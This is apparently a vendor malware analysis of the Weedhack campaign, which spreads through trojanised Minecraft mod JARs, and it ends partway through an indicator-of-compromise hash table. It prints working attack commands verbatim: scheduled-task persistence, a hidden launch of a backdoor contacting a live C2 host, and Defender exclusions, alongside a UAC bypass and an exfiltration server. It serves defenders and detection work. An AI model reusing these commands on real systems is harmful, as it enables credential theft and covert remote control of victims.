
They provide an extensive side-by-side comparison of the free and premium features.
After purchasing the premium subscription, customers get access to the Remote section, where they can use features such as webcam access, keylogging, reverse shell, and other remote-access capabilities

Additionally, the camping has a settings tab, allowing users to configure telegram and discord notifications for new hits and anti-spam controls, where they can disable notifications based on IP addresses, usernames, UUIDs and other criteria.

Weedhack has moved away from Discord as a communication platform and uses Telegram exclusively for communication.

This channel is used for broadcasting updates regarding the Weedhack campaign. It allows customers to directly reach out to the threat actor, in case they encounter any serious issues. Weedhack has attracted significant attention due to its high infection counts.

This popularity caught the eye of the threat actor himself, who posted a screenshot of WeedHack appearing in the top 10 malware families on the Telegram channel (highlighted in red).
While monitoring this channel, we observed that most of the customers are teenagers and they’re using this malware to steal Minecraft accounts. They use this channel to post images and videos of themselves harassing their victims as spoils of cybercrime.
Ironically, most of these customers lack real malware development skills. In light of the sensitive nature of the issue, and since most of the victims are underage, we have opted not to share evidence collected from the Telegram channel, in order to protect the privacy of the victims.
The telegram channel has been taken down, and we are continuing to monitor any new channels that may be established by the threat actors for further communication.
Technical Analysis
Once the victim downloads the infected file from one of these websites, they are presented with a JAR file. Many legitimate Minecraft mods are commonly distributed as JAR files.

These jar files can be executed directly or loaded via Minecraft.
Stage 1 Payload – DonutDupe.jar

On execution, this jar file relaunches itself via javaw.exe, to avoid having a visible console window, unlike java.exe.

Next, this malware reads the API version from “fabric.api.json” file, located in the same jar file. This value is unique for each Weedhack customer and is used to identify the threat actor who has infected the victim.
Next, the malware decrypts a list of Ethereum JSON-RPC server domains at runtime using a custom string decryption function. These servers act as a bridge between the client and the Ethereum blockchain, where they can query data stored on the blockchain without changing it.

It also decrypts an Ethereum smart contract address, a function identifier, and an embedded RSA public key, using the same decryption function.

This sample contains 32 Ethereum JSON-RPC endpoints, which are then used to query the smart contract. If one endpoint is unavailable or unresponsive, the malware automatically falls back to the next server in the list.
After decoding the contract response, malware receives the C2 server (Figure 26, highlighted in red) appended with the RSA signature.

Once the signature is verified, the malware contacts the C2 server to fetch the Stage 2 payload. This payload is downloaded as raw bytes and is unpacked entirely in memory. The payload is separated into Java class files and resource files, which are loaded directly into memory using a custom Class Loader.

Then, the malware locates the “dev.majanito.Main” class in Stage 2 payload, instantiates it through reflection, and invokes the “initializeWeedhack” method.
Stage 2 Payload – Elevator.jar
From here on out, we observe a change in obfuscation techniques. Stage 2 and the subsequent JAR payloads, namely Stage 3 and Stage 4, are protected using JNIC.
JNIC is a Java native obfuscator that translates compiled java bytecode into native C code and links that code back to the original java application using Java Native Interface (JNI).
At the end of the process, original bytecode is completely hidden, and a highly obfuscated native DLL is created that contains the execution logic.
This tool also provides a strong string obfuscation feature, which is also used by Weedhack to hinder analysis. License for JNIC costs between £150 to £300, and it significantly reduces the execution speed for the java applications, as a tradeoff for enhanced anti-reversing capabilities.

“dev.majanito.Main” class has a static block (Figure 28, highlighted in red) that executes first. It checks the Windows processor architecture to determine whether the system is x86 or AArch64. Then it decompresses the appropriate native DLL containing the execution logic using a manually implemented LZMA2 decompression routine and drops it in the temp folder.
Then, using JNI’s RegisterNatives function, it maps the java functions, such as ‘initializeWeedhack’ (Figure 28, highlighted in green) to their native implementation.
Next, the malware performs the UAC bypass by leveraging CMSTP. It creates the following Windows INF installation script in the temp folder and executes it via “cmstp.exe”.

This instruction executes a VBS script (highlighted in red), which silently relaunches the Stage 2 payload via ‘javaw.exe’ with the following parameters.
{“executionEnvironment”:”DoubleClick”,”userId”:”9f8f4647-f48d-45f7-acf4-cf8ee5f0bb6f”}
Here, the ‘userId’ value is the same API version from ‘fabric.api.json’ mentioned earlier.
Next, the malware drops and executes ‘WinDefConfig.cmd’ from the temp folder.

This bash script adds 13 exclusion paths and 15 exclusion processes, which are later used by next stage payloads.
Once the exclusions are added in windows defender, the malware executes the following set of commands.

The first set of commands (highlighted in red) are used to collect host information, namely the OS name, CPU and GPU details, and the total RAM.
The next command (highlighted in green) is used to scan and display nearby Wi-Fi networks, which could allow threat actors to infer victim location and classify the network type. The last command (highlighted in blue) is used to query Mullvad VPN account information.
Along with this, the sample takes a screenshot of the victim’s screen, steals discord tokens, browser cookies and passwords using ‘chromedriver.dll’ dropped in the following path.
‘C:\Users\admin\AppData\Roaming\ChromeDriver’
The malware then downloads the SQLite JDBC driver from Apache Maven and creates a database containing all stolen credentials and sends it to the C2 server. For connecting to the C2, malware uses the same Ethereum JSON-RPC technique we discussed earlier, with the same set of values.
Afterwards, the malware downloads stage 3 payload called ‘SecurityManager.jar’ in the following path
C:\Users\admin\AppData\Roaming\Microsoft\SecurityUpdates\SecurityManager.jar
and executes it via javaw.exe.
Stage 3 Payload – SecurityManager.jar
Stage 3 payload acts as a stager for the final payload named ‘Components.jar’.
This jar file creates a run key registry entry using the following code.

Then it creates a scheduled task entry using this command.
schtasks /Create /TN “JavaSecurityUpdater” /SC ONLOGON /TR “C:\Users\admin\AppData\Roaming\Microsoft\SecurityUpdates\Updater.vbs” /RL HIGHEST /IT /F
This task executes ‘Updater.vbs’ when the user logs in and with the highest privileges.
Here, the updater.vbs is similar to elv.vbs we saw earlier. It runs SecurityManager.jar using javaw.exe.

Next, the malware adds the entire ‘C:\Users’ folder as an exclusion in windows defender and downloads the stage 4 payload, in the following path,
C:\Users\admin\AppData\Roaming\Microsoft\SecurityUpdates\component.jar
and executes it via ‘javaw.exe’.
Stage 4 Payload – Component.jar
The stage 4 payload deploys the remote access features of the Weedhack campaign.
RuntimeBroker.exe
The payload drops RuntimeBroker.exe in the following folder
C:\Users\admin\AppData\Roaming
and executes it with the following commands.
Start-Process -FilePath ‘C:\Users\admin\AppData\Roaming\RuntimeBroker.exe’ -ArgumentList ‘–server wss://remotev2.whpayment.ru /ws/client –user-id 9f8f4647-f48d-45f7-acf4-cf8ee5f0bb6f –debug’ -WindowStyle Hidden”
Here, this malware operates as a backdoor and connects to the same C2 server as seen previously. This sample is responsible for the remote desktop and webcam access promised by the Weedhack campaign. The user ID has the same value used to identify the actor responsible for infecting the victim, which we’ve seen earlier.
This sample also executes the following commands.

The first 3 set of commands (highlighted in red), checks whether a firewall rule named ‘Runtime Broker’ already exists, then creates two additional rules that allow incoming and outgoing traffic for the same ‘RuntimeBroker.exe’ malware.
Next, the malware creates another scheduled task (highlighted in green) named ‘JMonitoringTask’, which runs ‘JavaSecurityUpdater’ scheduled task created by Stage 3 payload every two minutes. This watchdog-style mechanism provides advance persistence by repeatedly restoring and executing the Stage 4 payload whenever components are removed or disrupted.
Finally, the last set of commands (highlighted in purple) creates two firewall rules that allow incoming and outgoing traffic for the legitimate ‘javaw.exe’ file. This enables the threat actor to remotely execute Java code through a whitelisted process.
Telemetry.exe
The second payload is dropped in the following folder
C:\Users\admin\AppData\Roaming\Microsoft\Tlmtry
This sample is an infostealer, that searches for telegram and crypto wallet credentials.
It copies itself to the ‘C:\Users\admin\AppData\Roaming’ folder under the name ‘WindowsRunetimeBroker.exe’ and creates a new schedule task to maintain persistence, using the following command.

This command runs the sample every five minutes and with no execution time limit. The collected data is then transmitted to a separate C2 server, namely ‘telemetrydata.to’.
Indicator of Compromise(s)
McAfee has extensive coverage for Weedhack Malware Campaign. We’re proactively covering new samples observed in the wild.
Trojan:Win/Weedhack.AA Trojan:Win/Weedhack.AB
Trojan:Win/Weedhack.AC Trojan:Win/Weedhack.AD
Trojan:Win/Weedhack.AE Trojan:Script/Weedhack.AF
| SHA256/URLs | File Name |
| Stage 1 Payload | |
| F2100e1f73477bc565f8909e06
9942dac1f884654ed4ba213ca 9a84b1e761ab8 |
Glazed_Addon-1.0.0.jar |
| D3f2464ae0e48218e1d48bdfab
8301ee5236f7624adcdba1720 dc27058461076 |
paper-rig-mod-new.jar |
| B982fbafa954a8dcf7cfcffe31bc
F75a86b052b1f01cf535ffcafd2c 48a56b60 |
RadiumClient.jar |
| 29546a03e07bfeb3025313b12
671c758ced1c4921a4bc859a7 ab40ec52584cdb |
Radium-1.0.0 (1).jar |
| D81b98a69363d8d994ef553be
Eb5e15384ed32f0e343708b73 c7e6b313b9aace |
Bedrockfinder-1.0.0.jar |
| F790346bece8e448313f701586
Cc7fd18291dfda721aae8d86eb facf14055645 |
4e client 1.21.11.jar |
| 5f7680feccc15814299df3c3c1
1e9b1c4f33069aac5a19c03b8 7e15f30c2312b |
AutoRynek-1.21.4.jar |
| 256b5b5d0524c442261028767
B94f7188b0b81663b50c63300 fca7733a04ea7d |
donutsmp-duper-1.0.0.jar |
| E123d1f7cbea562237f7a5f506
38d148fb58048c9ad095e0b0a d52e43bfedad0 |
GodMode-2.8.1.jar |
| D468983f98ff100ad8fd613315
Af4c88d67bec76782b66b260c 413c587987bf0 |
krypton-cracked-1.0.0.jar |
| Ef31bb219b84744e02f90947f3
1a25958b2b34524ed3795799e d6eff876e4bcd |
krypton-cracked-1.0.01.jar |
| 5d537a058ec19e6ceea593738
F122b777d866042ea0bad1945 39757de13c46f4 |
Example-1.0.0.jar |
| 697ee941abee202d8e84e5e3f
Ed8b9f34eea8772ee56dc867fc e017507a5eeaf |
Krypton-1.0.0.jar |
|
F9a6911e8d9130c779db2e79f9 01d75d90f9e3ad08c36e7fb927 959b7d988bae |
Vapev4-1.21.11.jar |
| 86f8c0a92eb9aba3c34166673
61652a9e11b6ddc1119bb5b35 64bc107b950ddb |
Example-1.0.0.jar |
| 790ff5cda1668e7aa390fbb168
2a4d578195aa40542f64b7b6d 56a6eccde12c9 |
Donutdupeworking-1.21.11.jar |
| Db533717da686f3b76b9de85e
Cd80d326a14572056a33d31f7 94bffbffd96c26 |
opticam-1.0.0.jar |
| 8b53f53f72b8fef755666b6f239
C06a69a9940e1b9f5d19e0221 50750035fa80 |
Nightsoulv2-1.21.11.jar |
| 6b2218999ac27f6085cb02f693
A3c99bd6abedfc20e00e22709 e526015c89f4e |
asdasd-1.21.111.jar |
| 9682adf40a3621ffe5e1b426c5
B90d0ed70e663738857bb4d18 d37d93bbd4e6c |
dupe_bypass_1.21.11-1.21.11.jar |
| Stage 2 Payload | |
| 3951533d56803cd5d708014b4
